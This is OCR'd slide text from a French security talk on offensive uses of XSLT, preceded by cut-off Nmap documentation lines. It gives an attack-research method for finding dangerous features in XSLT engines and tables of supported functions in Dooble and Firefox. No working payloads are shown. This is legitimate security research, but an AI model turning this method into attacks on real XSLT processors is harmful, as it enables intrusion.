
```
<?xml-stylesheet href="/usr/share/nmap/nmap.xsl"
```

The exact location may be different depending on the platfor


Such a stylesheet reference will work fine when viewing scan
if the XML file is transferred to another machine where the n
styling portable, give the `--webxml` option to Nmap. This wil

```
<?xml-stylesheet href="http://nmap.org/svn/docs/n
```

The resultant XML output file will render as HTML on any w


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

METHODOLOGIE


Choisir des moteurs XSLT
Enumérer leurs fonctionnalités
Identifier celles dangereuses
Pour chaque fonctionnalité dangereuse, obtenir un PoC minimaliste
Pour chaque format envisagé, obtenir un "conteneur"
Tester de nombreuses applications
Profiter !

Choisir des moteurs XSLT

GÉNÉRALISTES

libxslt (Gnome)
Saxon (Saxonica)
Xalan-J (Apache)
Xalan-C (Apache)
MSXML (Microsoft)
…

SPÉCIFIQUES

Presto (Opera)
AltovaXML (Altova)
Transformiix (Firefox)
…

Nom	Version	URL
Xalan-C	1.10	http ://xml.apache.org/xalan-c/
Xalan-J	2.7.1	http ://xml.apache.org/xalan-j/
libxslt	1.1.26	http ://xmlsoft.org/XSLT/
MSXML	6.0	http ://msdn.microsoft.com/en-us/library/ms763742.aspx
Transformiix	1.9.2	http ://www.mozilla.org/projects/xslt/
Presto	2.7.62	http ://www.opera.com/docs/specs/presto27/
Saxon-B pour Java	9.0.0.4	http ://saxon.sourceforge.net/

Enumérer leurs fonctionnalités

STANDARDS

XSLT 2.0

W3C - 2007

XSLT 1.1

W3C - 2001 - DRAFT

XSLT 1.0

W3C - 1999

EXSLT

COMMUNAUTÉ - WIP

XSLT 1.0


element	xsl:sort	✗
element	xsl:text	✓
element	xsl:value-of	✗
element	xsl:variable	✓
element	xsl:when	✗
element	xsl:with-param	✗
function	current()	✓
function	document()	✓
function	element-available()	✓
function	format-number()	✗
function	function-available()	✓
function	generate-id()	✓
function	key()	✗
function	system-property()	✓
function	unparsed-entity-uri()	✓
function	sum()	✓

DOOBLE 0.07

element	xsl:sort	✓
element	xsl:text	✓
element	xsl:value-of	✓
element	xsl:variable	✓
element	xsl:when	✓
element	xsl:with-param	✓
function	current()	✓
function	document()	✓
function	element-available()	✓
function	format-number()	✓
function	function-available()	✓
function	generate-id()	✓
function	key()	✓
function	system-property()	✓
function	unparsed-entity-uri()	✗
function	sum()	✓

FİREFOX 3.6.17

Générés automatiquement à partir de {element|function}-available() et d'une représentation XML de la norme



E 0.07

FIREFOX 3.6

Générés automatiquement à partir de {element|function}-available() et d'une représentation XML de la norme

EXTENSIONS PROPRIÉTAIRES

